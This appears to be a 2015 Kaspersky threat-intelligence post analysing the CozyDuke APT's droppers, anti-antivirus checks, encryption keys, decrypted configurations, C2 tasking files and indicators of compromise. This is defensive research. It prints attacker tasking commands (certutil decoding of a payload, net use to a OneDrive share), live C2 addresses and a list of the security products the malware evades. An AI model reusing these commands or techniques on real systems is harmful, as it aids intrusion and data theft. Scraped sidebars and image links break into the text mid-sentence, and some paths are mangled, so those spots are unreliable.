The CozyDuke APT

APT REPORTS 21 APR 2015 8 minute read

// AUTHORS

 KURT BAUMGARTNER  COSTIN RAIU

CozyDuke (aka CozyBear, CozyCar or “Office Monkeys”) is a precise attacker. Kaspersky Lab has observed signs of attacks against government organizations and commercial entities in the US, Germany, South Korea and Uzbekistan. In 2014, targets included the White House and the US Department of State, as believed.

The operation presents several interesting aspects

- extremely sensitive high profile victims and targets
- evolving crypto and anti-detection capabilities

strong malware functional and structural similarities mating this toolset to early MiniDuke second stage components, along with more recent CosmicDuke and OnionDuke components

The actor often spearphishes targets with e-mails containing a link to a hacked website. Sometimes it is a high profile, legitimate site such as "diplomacy.pl", hosting a ZIP archive. The ZIP archive contains a RAR SFX which installs the malware and shows an empty PDF decoy.

In other highly successful runs, this actor sends out phony flash videos directly as email attachments. A clever example is "Office Monkeys LOL Video.zip". The executable within not only plays a flash video, but drops and runs another CozyDuke executable. These videos are quickly passed around offices with delight while systems are infected in the background silently. Many of this APT's components are signed with phony Intel and AMD digital certificates.

Recent CozyDuke APT activity attracted significant

13 MAY 2021, 1:00PM
GReAT Ideas. Balalaika Edition
BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM
GReAT Ideas. Green Tea Edition
JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO


17 JUN 2020, 1:00PM
GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots
MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU, KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

26 AUG 2020, 2:00PM
GReAT Ideas. Powered by SAS: threat actors advance on new fronts
IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

22 JUL 2020, 2:00PM
GReAT Ideas. Powered by SAS: threat hunting and new techniques
DMITRY BESTUZHEV, COSTIN RAIU, PIERRE DELCHER, BRIAN BARTHOLOMEW, BORIS LARIN, ARIEL JUNGHEIT, FABIO ASSOLINI

attention in the news:

Sources: State Dept. hack the 'worst ever', CNN News, March 2015
White House computer network 'hacked', BBC News, October 2014
Three Months Later, State Department Hasn't Rooted Out Hackers, Wall Street Journal, February 2015
State Department shuts down its e-mail system amid concerns about hacking, Washington Post, November 2014



Let's examine a smattering of representative CozyDuke files and data. There is much to their toolset.

Office Monkeys dropper analysis

CozyDuke droppers and spyware components often maintain fairly common characteristics, but these files' functionality are modified in slight ways depending on the team's needs. This rapid development and deployment is interesting.

68271df868f462c06e24a896a9494225,**Office Monkeys LOL Video.zip**

Believe it or not, recipients in bulk run the file within:

95b3ec0a4e539efaa1faa3d4e25d51de,**Office Monkeys (Short Flash Movie).exe**

This file in turn drops two executables to %temp%:

> 2aabd78ef11926d7b562fd0d91e68ad3, Monkeys.exe
>
> 3d3363598f87c78826c859077606e514, player.exe

It first launches Monkeys.exe, playing a self-contained, very funny video of white-collar tie wearing chimpanzees working in a high rise office with a human colleague. It then launches player.exe, a CozyDuke dropper maintaining anti-detection techniques:

3d3363598f87c78826c859077606e514,player.exe,338kb,Trojan.Win32.CozyBear.v,CompiledOn:2014.07.02 21:13:33

Anti-detection and trojan functionality

The file collects system information, and then invokes a WMI instance in the rootsecuritycenter namespace to identify security products installed on the system, meaning that this code was built for x86 systems, wql here:

SELECT * FROM AntiVirusProduct
SELECT * FROM FireWallProduct

The code hunts for several security products to evade:

- CRYSTAL
- KASPERSKY
- SOPHOS
- DrWeb
- AVIRA
- COMODO Dragon

In addition to the WMI/wql use, it also hunts through the "SOFTWAREMicrosoftWindowsCurrentVersionUninstall" registry key looking for security products to avoid. Following these checks, it drops several more malware files signed with the pasted AMD digital signature to a directory it creates. These files are stored within an 217kb encrypted cab file in the dropper's resources under the name "A". The cab file was encrypted and decrypted using a simple xor cipher with a rotating 16 byte key: x36x11xddx08xacx4bx72xf8x51x04x68x2ex3ex38x64x32.

The cab file is decompressed and its contents are created on disk. These dropped files bundle functionality for both 64bit and 32bit Windows systems and are all located within one directory: C:Documents and SettingsuserApplication DataATI_Subsystem

6761106f816313394a653db5172dc487,amdhcp32.dll,54kb ← 32bit dll,CompiledOn:2014.07.02 21:13:24
d596827d48a3ff836545b3a999f2c3e3,aticaldd.dll,60kb ← 64bit dll,CompiledOn:2014.07.02 21:13:26
bc626c8f11ed753f33ad1c0fe848d898,atiumdag.dll,2

85kb ← 32bit dll, Trojan.Win32.CozyDuke.a, CompiledOn:2014.07.02 21:13:26
4152e79e3dbde55dcf3fc2014700a022,6kb,racss.dat

The code copies rundll32.exe from windowssystem32 to its newly created %appdata%ATI_Subsystem subdirectory as "amdocl_as32.exe" alongside the three dll's listed above. It runs atiumdag.dll with two parameter values, it's only export and an arbitrary pid, i.e.: "C:Documents and SettingsuserApplication DataATI_Subsystemamdocl_as32.exe" "C:Documents and SettingsuserApplication DataATI_Subsystematiumdag.dll"", ADL2_ApplicationProfiles_System_Reload 1684"

This dll is built with anti-AV protections as well. However, it looks for a different but overlapping set, and the random duplication suggests that this component was cobbled together with its dropper, partly regionally based on target selection.

K7

KASPERSKY

AVG

The code collects information about the system and xml formats this data prior to encryption for proper parsing:


```
<info><BuildId>efd5aaa1-6723-4656-8173-1aaa3faafa37</BuildId><ExePath>C:\DocumentsandSettings\user\ApplicationData\ATI_Subsystem\amdocl_as32exe</ExePath><ComputerName>MyPC</ComputerName><UserName>user</UserName><WindowsName>Microsoft WindowsXP512600SP30x32</WindowsName><IsAdmin>Admin</IsAdmin><IP>192.60.11.10</IP><MAC>08:11:17:f2:9a:ef</MAC><AntivirusName>SophosAnti-Virus</AntivirusName><FirewallName></FirewallName></info>
```

Finally, this process beacons to www.sanjosemaristas.com, which appears to be a

site that has been compromised and misused multiple times in the past couple of years. hxxp://www.sanjosemaristas[.]com/app/index.php?{A01BA0AD-9BB3-4F38-B76B-A00AD11CBAAA}, providing the current network adapter's service name GUID. It uses standard Win32 base cryptography functions to generate a CALG_RC4 session key to encrypt the collected data communications and POSTs it to the server.

Executable-Signing Certificates

Samples are usually signed with a fake certificate – we've seen two instances, one AMD and one Intel:



Fake certificates

Configuration files:

Some of the malware uses an encrypted configuration file which is stored on disk as "racss.dat". This is encrypted by RC4, using the key {0xb5, 0x78, 0x62, 0x52, 0x98, 0x3e, 0x24, 0xd7, 0x3b, 0xc6, 0xee, 0x7c, 0xb9, 0xed, 0x91, 0x62}. Here's how it looks decrypted:

```
<?xml version='1.0' encoding='utf-16le'?>
<Agent xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <BuildId>ce67046c-7f8d-4bb9-b3c3-b9daafd65c04</BuildId>
  <InstallDate/>
  <AgentId/>
  <Revision/>
  <Network ProcNames="iexplore.exe,chrome.exe,firefox.exe,opera.exe" sync=""/>
  <Servers>
    <Server Id="0ce60f97-ee63-4b96-b32b-bae11c391994" Priority="1" Login="183.78.169.5:443"
Password="/search.php" ModuleId="" Secure="1" IgnoreWrongCert="1"/>
    <Server Id="256c8095-eeeb-4206-9d2d-9fee594b95cc" Priority="1" Login="201.76.51.10:443"
Password="/plugins/json.php" ModuleId="" Secure="1" IgnoreWrongCert="1"/>
  </Servers>
  <Tasks/>
  <InputFiles/>
  <Autorun>15</Autorun>
  <ReconnectMin>10</ReconnectMin>
  <ReconnectMax>60</ReconnectMax>
  <GlobalMutexName>Mtx</GlobalMutexName>
  <LogFileKey>5anc1ygh</LogFileKey>
  <RC4Key>CAIAAAFoAAAQAAAADxFBAWSlXXPc3EzPNqfa4g==</RC4Key>
  <ManualProxyName/>
  <ManualProxyUsername/>
  <ManualProxyPassword/>
  <TwitterLanguage>1</TwitterLanguage>
  <UserAgent>Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/34.0.1847.137 Safari/537.36</UserAgent>
  <ProfileDir/>
  <StartFunc>ADL_Display_ImageExpansion_Set</StartFunc>
  <Names>
    [...]
```

Second stage malware and communications:

The attackers send commands and new modules to be executed to the victims through the C&Cs. The C&C scripts store these temporarily until the victim next connects to retrieve local files. We've identified two such files:

settings.db

sdfg3d.db

Here's how such a database file appears:

```
000001E900000000
000000E800000F64k8w/unQk1u3fyWA==100Jw8AAAAAAADxHXpP9GsAAA==e5eE6Qk9pL7gIBRcmOComH3Bmh4»
000000E900000F64k8w/unQk1u3fyWA==100Jw8AACcPAACcBaGy9GsAAA==X6t12lI37eXe7YcDrzXxF6iBUJ9»
000000EA00000F64k8w/unQk1u3fyWA==100Jw8AAE4eAABtLe3j9GsAAA==fA/rWNvykJYWwUvMdLVgjSPrS3t»
000000EB00000F64k8w/unQk1u3fyWA==100Jw8AAHUtAABNkRQP9GsAAA==OhB2G9gYQP4zV4XL+44uZmXFmFo»
000000EC00000F64k8w/unQk1u3fyWA==100Jw8AAJw8AADdSALU9GsAAA==8tVBdlAgxY85os1aqHjC4wSTQna»
000000ED00000F64k8w/unQk1u3fyWA==100Jw8AAMNLAAACl9DW9GsAAA==31pAIRIDep5r5n5iqTEDxn/epep»
000000EE00000F64k8w/unQk1u3fyWA==100Jw8AAOpaAAAf1HJl9GsAAA==Bs1du9IKFDbOZdp11ht/TcaZmHT»
000000EF00000220k8w/unQk1u3fyWA==1004wEAABFqAADejz8m9GsAAA==GX4TdeYf36VcYSttrGJlGc6DQU7»
000000F8000003154CBfWHzD2rsO6Bg==1002AIAAAAAAACkRBnS2AIAAA==PGVycm9ycz4KCTxlcnJvciBpZD0»
000000F9000003C94CBfWHzD2px5ZaQ==100jAMAAAAAAACxWD/5jAMAAA==e5eE6Qk9pL6ychRcmOComH3Bmh4»
```

These are BASE64 encoded and use the same RC4 encryption key as the malware configuration.

Decoding them resulted in the following payloads:

59704bc8bedef32709ab1128734aa846,

ChromeUpdate.ex_
5d8835982d8bfc8b047eb47322436c8a,
cmd_task.dll
e0b6f0d368c81a0fb197774d0072f759,
screenshot_task.dll

Decoding them also resulted in a set of tasking files maintaining agent commands and parameter values:

conf.xml

And a set of "reporting" files, maintaining stolen system "info", error output, and "AgentInfo" output, from victim systems:

DCOM_amdocl_ld_API_.raw
Util_amdave_System_.vol
Last_amdpcom_Subsystem_.max
Data_amdmiracast_API_.aaf
7.txt

screenshot_task.dll is a 32-bit dll used to take a screenshot of the full desktop window and save it as a bitmap in %temp%. The number of times the screenshot is repeated is configurable within the xml task file.

cmd_task.dll is a 32-bit dll that maintains several primitives. It is used to create new processes, perform as a command line shell, and several other tasks.

Each of these payloads is delivered together with a configuration file that explains how to run it, for instance:

```
<?xml version="1.0" encoding="utf-16"?>
<Commands>
  <Command Id="311525888" Type="1" Code="Add" Status="ToExecution">
    <Task TaskId="d100d3b7-af67-41ca-9f6c-c41399aa1e3d" Argument="" RunAs="everyone"
StartNumber="0" RepeatCount="1" Delta="30" TaskType="14" TaskStartType="0"
IsCyclic="0" ModuleId="ChromeUpdate.EXE" Status="ToStart" />
  </Command>
</Commands>
```

In another tasking, we notice a tracked victim:

```
<?xml version="1.0" encoding="utf-16"?>
<Commands>
  <Command Id="0" Type="1" Code="Add" Status="ToExecution">
    <Task TaskId="4a59c1b2-1e79-491c-9964-9cf21be54b5e"
Argument="path=&quot;C:\Windows\ &quot;
command=&quot;C:\Windows\System32\cmd.exe /c move /Y
C:\User[redacted]AppData\Roaming\AdobeARM.exe
C:\Users[redacted]AppData\Roaming\ChromeUpdate.exe&quot; timeLimit=&quot;15000&quot;
sizeLimit=&quot;500000&quot; signal=&quot;1&quot;" RunAs="everyone" StartNumber="0"
RepeatCount="1" Delta="0" TaskType="15" TaskStartType="1" IsCyclic="0"
ModuleId="cmd_task.dll" Status="ToStart" />
  </Command>
</Commands>
```

Attackers map a network drive use Microsoft OneDrive to run further tools:

```
<?xml version="1.0" encoding="utf-16"?>
<Commands>
  <Command Id="0" Type="1" Code="Add" Status="ToExecution">
    <Task TaskId="7642486f-e571-46fc-8864-b897b747ff43"
Argument="path=&quot;C:\Windows\ &quot;
command=&quot;C:\Windows\System32\cmd.exe /c net use
\\docs.live.net@SSL\[redacted] /U:[redacted]@hotmail.com&quot;
timeLimit=&quot;15000&quot; sizeLimit=&quot;500000&quot; signal=&quot;1&quot;"
RunAs="everyone" StartNumber="0" RepeatCount="1" Delta="0" TaskType="15"
TaskStartType="1" IsCyclic="0" ModuleId="cmd_task.dll" Status="ToStart" />
  </Command>
</Commands>
```

They copy down a base64 encoded document from Microsoft OneDrive to the victim system and decode it there:

```
<?xml version="1.0" encoding="utf-16"?>
<Commands>
  <Command Id="0" Type="1" Code="Add" Status="ToExecution">
    <Task TaskId="080199fa-3ca7-49b8-baf6-a552841cc4c6"
Argument="path=&quot;C:\Windows\ &quot;
command=&quot;C:\Windows\System32\cmd.exe /c certutil -decode
C:\Users[redacted]AppData\Roaming\a.txt
C:\Users\[redacted]AppData\Roaming\AdobeARM.exe&quot; timeLimit=&quot;15000&quot;
sizeLimit=&quot;500000&quot; signal=&quot;1&quot;" RunAs="everyone" StartNumber="0"
RepeatCount="1" Delta="0" TaskType="15" TaskStartType="1" IsCyclic="0"
ModuleId="cmd_task.dll" Status="ToStart" />
  </Command>
</Commands>
```

Not everything works as planned, so they maintain error reporting facility for the c2 communications:

```
<errors>
        <error id="1010">
                <type>Warning</type>
                <name>AutorunComError</name>
        </error>
        <error id="1011">
                <type>Warning</type>
                <name>AutorunServiceError</name>
        </error>
        <error id="1012">
                <type>Warning</type>
                <name>AutorunSchedulerError</name>
        </error>
        <error id="1013">
                <type>Warning</type>
                <name>AutorunPoliciesError</name>
        </error>
        <error id="1014">
                <type>Warning</type>
                <name>AutorunHKCUCurVerError</name>
        </error>
        <error id="1015">
                <type>Warning</type>
                <name>AutorunHKLMCurVerError</name>
        </error>
</errors>
```

Furthermore, ChromeUpdate is a 64-bit executable (which appears to be a WEXTRACT package) that oddly drops a 32-bit Dll. Cache.dll is simply stored as a cabinet file in the ChromeUpdate's resource section.

ChromeUpdate.exe starts the file with "rundll32 cache.dll,ADB_Setup"

Cache.dll analysis

9e3f3b5e9ece79102d257e8cf982e09e	cache.dll	438k bytes	CompiledOn: Tue Feb 3 06:56:12 2015

Cache.dll was written in C/C++ and built with a Microsoft compiler.

Cache.dll code flow overview

RC4 decrypt hardcoded c2 and urls

resolve hidden function calls

collect identifying victim system data

encrypt collected data

send stolen data to c2 and retrieve commands

Cache.dll code details

Structurally, “Cache.dll” is a fairly large backdoor at 425KB. It maintains both code and data in the raw, encrypted blobs of data to be decrypted and used at runtime, and hidden functionality that isn’t exposed until runtime. No pdb/debug strings are present in the code.

It maintains eight exports, including DllMain:

ADB_Add

ADB_Cleanup

ADB_Initnj

ADB_Load

ADB_Release

ADB_Remove

ADB_Setup

ADB_Setup is a entry point that simply spawns another thread and waits for completion.

```
ADB_Setup       proc near               ; DATA XREF: .rdata:of

hInstance       = dword ptr  0Ch
lpParameter     = dword ptr  10h

                push    ebp
                mov     ebp, esp
                push    0               ; lpThreadId
                push    0               ; dwCreationFlags
                push    [ebp+lpParameter] ; lpParameter
                push    offset ADB_Load ; lpStartAddress
                push    0               ; dwStackSize
                push    0               ; lpThreadAttributes
                call    ds:CreateThread
                push    eax             ; hObject
                call    ds:CloseHandle
                mov     ecx, [ebp+hInstance] ; hInstance
                call    sub_10037FC0
                pop     ebp
                retn    10h
ADB_Setup       endp
```

Above, we see a new thread created with the start address of Cache.dll export "ADB_Load" by the initial thread.

This exported function is passed control while the initial thread runs a Windows message loop. It first grabs an encrypted blob stored away in a global variable and pulls out 381 bytes of this encrypted data:

Address	Hex dump								ASCII
00092CE0	8D	4D	54	5F	64	39	8E	B8	ìMT_d9Ä.
00092CE8	34	7C	15	2E	D4	C3	E4	D6	4|..ᵏ├Σπ
00092CF0	41	A2	D4	B1	9A	87	D0	00	A.ᵏ▒ü.╨.
00092CF8	4C	9A	7A	D8	00	99	B8	73	Lüz╤...s
00092D00	80	53	94	99	70	59	DF	C1	.S..pY▀┴
00092D08	CF	C0	5E	85	7E	C3	F7	B9	≐└^.~├.╣
00092D10	9D	A0	0C	82	08	61	36	2D	¥.....a6-
00092D18	CE	00	69	DD	D2	6D	1A	AE	╬.i▌╥m.«
00092D20	8E	19	BF	F7	26	FC	B9	BC	Ä.┐.&ⁿ╣╜
00092D28	83	6E	79	3F	87	31	4F	81	.ny?.1O.
00092D30	68	29	4A	5F	E6	E2	B0	E6	h)J_µΓ.µ
00092D38	21	7D	EA	E0	A4	3D	F0	18	!}Ωα.=≡.
00092D40	CF	1E	34	8E	81	B6	5F	2E	≐.4Ä.._.
00092D48	BA	73	B7	97	FD	9C	BD	60	‖s..²£.'
00092D50	D7	75	FD	AF	EF	FB	80	1F	.u²»n↺..
00092D58	56	31	BC	2B	92	2E	07	96	V1ª+....
00092D60	45	51	EE	90	39	B3	FE	A4	EQє.9|■.
00092D68	39	14	76	9D	88	13	AD	C9	9.v¥...╒
00092D70	54	A3	7E	E4	21	9C	A7	92	Tú~Σ!£Ω.
00092D78	0E	5E	55	BB	EA	13	1D	A5	.^U.Ω..ñ
00092D80	5E	98	5E	5E	42	93	06	C0	^.^^B..└
00092D88	DF	E5	FF	BA	34	8D	50	2E	▀σ.‖4ìP.
00092D90	08	1F	FC	2F	82	0A	24	26	..ⁿ/..$&
00092D98	B0	2E	AC	F1	DD	4F	DF	CB	...±▌O▀╥
00092DA0	4A	12	63	BA	5A	D7	3D	54	J.c‖Z.=T
00092DA8	CC	26	66	48	36	28	1E	0B	╠&fH6(..
00092DB0	3B	FC	77	85	4B	68	25	20	;ⁿw.Kh%
00092DB8	47	68	B1	D2	71	41	2F	6D	Gh▒╥qA/m
00092DC0	98	B6	1E	24	59	9F	EA	BE	...$Yƒ Ω╛
00092DC8	F8	9B	AF	33	00	CA	3F	5E	°.»3.╩?^
00092DD0	62	0B	E7	23	1B	02	F2	E1	b.τ#..≥ß
00092DD8	6E	6E	23	50	F5	AA	D3	59	nn#PJ¬╙Y
00092DE0	E0	B2	FD	44	C9	49	95	1C	α.²D╒I..
00092DE8	18	6B	C1	F1	38	65	CF	58	.k┴±8e╧X
00092DF0	EC	44	23	3C	4D	05	50	57	∞D#<M.PW
00092DF8	B1	8D	71	88	33	5A	33	2C	▒iq.3Z3,
00092E00	E4	2B	AB	90	99	21	8F	23	Σ+...!Å#
00092E08	99	AF	32	6E	53	0D	5E	D6	.»2nS.^╥
00092E10	DB	E7	4D	87	78	DA	5C	D1	█τM.x┌\╤
00092E18	D3	C6	88	65	C7	51	2C	D4	╙├.e╟Q,╘
00092E20	42	F6	A5	EC	0A	E6	E1	8E	B÷ñ∞.µßÄ
00092E28	7D	C8	AC	0B	4B	24	83	D4	}╚..K$.╘
00092E30	5D	94	82	56	12	AD	68	F9	]..V..h·
00092E38	73	D9	96	FF	EC	A6	CF	64	s┘..∞.≐d
00092E40	78	F0	24	F1	6D	2B	80	63	x≡$±m+.c
00092E48	9F	FB	BE	AA	6E	60	2D	F9	ƒ√╛¬n'-.
00092E50	B2	4A	88	7E	89	7C	11	55	.J.~.|.U
00092E58	8A	CD	A4	C9	DE	10	EF	98	è═.╒▌.∩.
00092E60	02	06	48	6F	7C	F6	DC	67	..Ho|÷▄g

The standard win32 api CryptDecrypt uses rc4 to decrypt this blob into a hardcoded c2, url path, and url parameters listed below with a simple 140-bit key "x8BxFFx55x8BxECx83xECx50xA1x84x18x03x68x33xC9x66xF7x45x10xE8x1Fx89x45xFCx8Bx45x14x56".

Address	Hex dump	ASCII
00092CE0	03 00 00 00 48 00 01 00	....H...
00092CE8	01 00 00 00 40 BC 8F 72	....@╝Ar
00092CF0	B1 DC 5C EF 2D D4 5C 5A	▒▄\n-╘\Z
00092CF8	8B 38 23 DC 9F 30 9E CF	.8#▄ƒ0₧╧
00092D00	A7 96 57 44 38 08 05 26	º.WD8..&
00092D08	DF EC AF 2C 42 2E F0 FB	■∞»,B.≡√
00092D10	0E 96 24 09 ED C2 25 C9	..$.Φ┬%╔
00092D18	09 89 0C 8C BA 28 8D D8	...î‖(ì╪
00092D20	2E 92 AB 67 D9 48 BE 54	...g┘H╛T
00092D28	1F 70 AB 4B D3 04 00 00	.p.K╙...
00092D30	00 06 00 05 00 0A 00 0A	....
00092D38	05 00 00 00 1E 00 02 00	....
00092D40	B4 00 03 01 2C 00 0A 00	....,...
00092D48	01 00 14 02 58 00 14 00	....X...
00092D50	04 00 3C 02 58 00 1E 00	..<.X...
00092D58	0A 00 78 06 00 00 00 FD	..x....²
00092D60	00 01 00 00 10 C5 F8 17	.....┼°.
00092D68	F6 EE A4 9A E2 2A 56 99	÷∈.üΓ*V.
00092D70	2B 4A E0 9D 58 00 01 02	+Jα¥X...
00092D78	03 04 05 06 07 00 1A 68	.......h
00092D80	74 74 70 3A 2F 2F 32 30	ttp://20
00092D88	39 2E 32 30 30 2E 38 33	9.200.83
00092D90	2E 34 33 2F 61 6A 61 78	.43/ajax
00092D98	2F 00 08 00 09 69 6E 64	/....ind
00092DA0	65 78 2E 70 68 70 00 07	ex.php..
00092DA8	61 70 69 2E 70 68 70 00	api.php.
00092DB0	0A 6C 6F 61 64 65 72 2E	.loader.
00092DB8	70 68 70 00 0A 73 65 61	php..sea
00092DC0	72 63 68 2E 70 68 70 00	rch.php.
00092DC8	0B 70 72 6F 66 69 6C 65	.profile
00092DD0	2E 70 68 70 00 09 65 72	.php..er
00092DD8	72 6F 72 2E 70 68 70 00	ror.php.
00092DE0	09 6C 69 6E 6B 73 2E 70	.links.p
00092DE8	68 70 00 0A 6F 6E 6C 69	hp..onli
00092DF0	6E 65 2E 70 68 70 00 14	ne.php..
00092DF8	00 02 69 64 00 04 69 74	..id..it
00092E00	65 6D 00 07 69 74 65 6D	em..item
00092E08	5F 69 64 00 04 6D 6F 64	_id..mod
00092E10	65 00 06 73 74 61 74 75	e..statu
00092E18	73 00 06 6E 6F 64 65 49	s..nodeI
00092E20	64 00 09 73 75 62 4E 6F	d..subNo
00092E28	64 65 49 64 00 04 6E 61	deId..na
00092E30	6D 65 00 01 61 00 01 63	me..a..c
00092E38	00 01 76 00 01 6B 00 01	..v..k..
00092E40	78 00 01 72 00 01 74 00	x..r..t.
00092E48	01 69 00 01 6A 00 02 6A	.i..j..j
00092E50	73 00 04 6A 73 6F 6E 00	s..json.
00092E58	04 61 6A 61 78 10 EF 98	.ajax.∩.
00092E60	02 06 48 6F 7C F6 DC 67	..Ho\÷▄g

The code then decodes this set of import symbols and resolves addresses for its networking and data stealing functionality:

InternetCloseHandle
InternetReadFile
HttpSendRequestA
HttpOpenRequestA
HttpQueryInfoA
InternetConnectA
InternetCrackUrlA
InternetOpenA
InternetSetOptionW
GetAdaptersInfo

Much like the prior office monkey “atiumdag.dll” component, this code collects identifying system information using standard win32 API calls:

- Computer name – GetComputerNameW
- User name – GetUserNameW
- Adapter GUID, ip address, mac address – GetAdaptersInfo
- Windows version – GetVersionExW

It then uses the runtime resolved networking API calls to send the collected data back to a hardcoded c2 and set of urls.

Cache.dll connectback urls:

- 209.200.83.43/ajax/links.php
- 209.200.83.43/ajax/api.php
- 209.200.83.43/ajax/index.php
- 209.200.83.43/ajax/error.php
- 209.200.83.43/ajax/profile.php
- 209.200.83.43/ajax/online.php
- 209.200.83.43/ajax/loader.php
- 209.200.83.43/ajax/search.php

Observed user-agent string on the wire, but it's dynamically generated based on the Windows system settings (retrieved using standard win32 api "ObtainUserAgentString"):
"User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)"

Communications with the CozyDuke C2 include key/value pairs passed as URL parameters. Observed keys that remind us of the Cosmicduke communications include:

- status=

k=

mode=

ajax=

name=

subNodeId=

nodeId=

r=

t=

id=

item=

item_id=

js=

j=

v=

json=

i=

c=

x=

a=

Connections with MiniDuke/CosmicDuke/OnionDuke:

One of the second stage modules of CozyDuke/Cozy Bear, Show.dll, is particularly interesting because it appears to have been built onto the same platform as OnionDuke. Below we compare Show.dll with the OnionDuke sample MD5: c8eb6040fd02d77660d19057a38ff769. Both have exactly the same export tables and appear to be

IN THE SAME CATEGORY

APT trends report Q1 2024


ToddyCat is making holes in your infrastructure

DuneQuixote campaign targets Middle Eastern entities with “CR4T” malware

HrServ – Previously unknown web shell used in APT attack

Modern Asian APT groups’ tactics, techniques and procedures (TTPs)

called internally “UserCache.dll”:



This seems to indicate the authors of OnionDuke and CozyDuke / Cozy Bear are the same, or working together.

Another interesting comparison of two other files matches a recent second stage tool from the CozyDuke attacks with a second stage component from other Miniduke/Onionduke attacks.

2e0361fd73f60c76c69806205307ccac, update.dll (MiniDuke), 425kb (internal name = “**UserCache.dll**“)
9e3f3b5e9ece79102d257e8cf982e09e, cache.dll (CozyDuke), 425kb (internal name = “**UserCache.dll**“)

The two share identical export function names in their export directories, and the naming appears to be randomly assigned at compile time. The table below presents the function matches based on size data, but the calls, jmps and code all match as well. The contents of only one of these exports in update.dll has no match whatsoever in cache.dll.

update.dll export names (Onionduke)	Code block size	cache.dll export names (Cozyduke)
ADB_Init	191 bytes	ADB_Cleanup
ADB_Cleanup	119 bytes	ADB_Init
ADB_Add	14 bytes	ADB_Release
ADB_Load	36 bytes	no comparison
ADB_Release	15 bytes	ADB_Init
ADB_Remove	44 bytes	ADB_Setup
ADB_Setup	107 bytes	ADB_Remove
DllMain	6 bytes	DllMain

Unlike the atiumdag.dll file above, however, cache.dll and update.dll do not maintain anti-AV and anti-analysis functionality sets. Perhaps they plan to pair this stealer with another dropper that maintains the WMI anti-AV functionality. This rotating functionality seems representational for the set, along with other characteristics. Their custom backdoor components appear to slightly evolve over time, with modifications to anti-detection, cryptography, and trojan functionality changing per operation. This rapid development and deployment reminds us of the APT28/Sofacy toolset, especially the coreshell and chopstick components.

We expect ongoing and further activity from this group in the near future and variations on the malware used in previous duke-ish incidents.

For more information about MiniDuke, CosmicDuke and OnionDuke, please see References.

Related MD5s

62c4ce93050e48d623569c7dcc4d0278, 2537.ex_
a5d6ad8ad82c266fda96e076335a5080, drop1.ex_
93176df76e351b3ea829e0e6c6832bdf, drop1.pd_
7688be226b946e231e0cd36e6b708d20, 8.zip

fd8e27f820bdbdf6cb80a46c67fd978a, doc853.ex_
93176df76e351b3ea829e0e6c6832bdf, doc853.pdf
9ad55b83f2eec0c19873a770b0c86a2f,
reader_sl.ex_
f16dff8ec8702518471f637eb5313ab2 1.ex_
8670710bc9477431a01a576b6b5c1b2a
93176df76e351b3ea829e0e6c6832bdf,
droppedhppscan854.pdf
